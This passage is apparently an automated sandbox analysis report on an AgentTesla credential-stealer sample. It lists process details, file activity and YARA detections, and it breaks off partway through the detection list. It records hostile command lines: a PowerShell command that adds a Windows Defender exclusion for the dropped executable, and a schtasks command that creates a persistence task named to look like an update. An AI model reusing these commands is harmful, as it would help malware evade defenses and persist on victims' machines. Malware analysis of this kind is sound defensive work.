Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\aXqntX.exe
Imagebase:	0xf0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBACF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CA55B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CA55B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_elgnyxrc.mld.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ebmlx3xf.tvt.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAF1E60	CreateFileW
C:\Users\user\Documents\20220527	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CAFBEFF	CreateDirectoryW
C:\Users\user\Documents\20220527\PowerShell_transcript.767668.AhQHPVla.20220527154520.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CAF1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_elgnyxrc.mld.ps1	success or wait	1	6CAF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ebmlx3xf.tvt.psm1	success or wait	1	6CAF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_elgnyxrc.mld.ps1	0	1	31	1	success or wait	1	6CAF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ebmlx3xf.tvt.psm1	0	1	31	1	success or wait	1	6CAF1B4F	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.767668.AhQHPVla.20220527154520.txt	0	3	ff		success or wait	1	6CAF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220527\PowerShell_transcript.767668.AhQHPVla.20220527154520.txt	3	685	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 31 35 34 35 32 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 36 37 36 36 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f	**********Windows PowerShell transcript startStart time: 20220527154522Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 767668 (Microsoft Windows NT 10.0.17134.0)Host Applicatio	success or wait	44	6CAF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 6d 14 00 00 17 00 00 00 4b 0c fd 04 fd 07 fd 07 fd 07 00 00 fd 01 fd 00 16 00 2e 0c 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@emK.@	success or wait	1	6DE776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 58 00 00 00 0e 00 20 00	H<@^L"My:X	success or wait	17	6DE776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DE776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6DE776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6DE776FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 fd 01 40 00 55 00 40 00 7a 54 40 01 fd 54 40 01 47 00 40 00 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 56 00 40 00 21 4d 40 01 fd 01 40 00 fd 00 40 00 fd 67 40 01 fd 01 40 00 fd 00 40 00 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 16 3b 40 01 1b 3b 40 01 19 3b 40	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@@U@ zT@T@G@=M@DM@:M@"M@ M@V@!M@@@g @@@;M@D@D@@M@<M@$M@8M@? M@;@;@;@	success or wait	11	6DE776FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DAE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB8CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DAE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB85705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DB91F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	6DB9203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DAE03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CAF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CAF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DAE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CAF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	2	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CAF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CAF1B4F	ReadFile

Analysis Process: conhost.exe PID: **6572**, Parent PID: **6564**

General

Target ID:	5
Start time:	15:45:19
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **6632**, Parent PID: **3736**

General

Target ID:	6
Start time:	15:45:19
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\aXqntX" /XML "C:\Users\user\AppData\Local\Temp\tmp62DF.tmp
Imagebase:	0x910000
File size:	185856 bytes

MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp62DF.tmp	unknown	2	success or wait	1	91AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp62DF.tmp	unknown	1610	success or wait	1	91ABD9	ReadFile

Analysis Process: conhost.exe PID: **6016**, Parent PID: **6632**

General

Target ID:	7
Start time:	15:45:20
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: **6004**, Parent PID: **3736**

General

Target ID:	10
Start time:	15:45:22
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x590000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000000.422706976.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000000.422706976.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.633233938.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000002.633233938.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.634977340.00000000027F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.634977340.00000000027F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000000.423015971.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000000.423015971.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000000.422359021.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 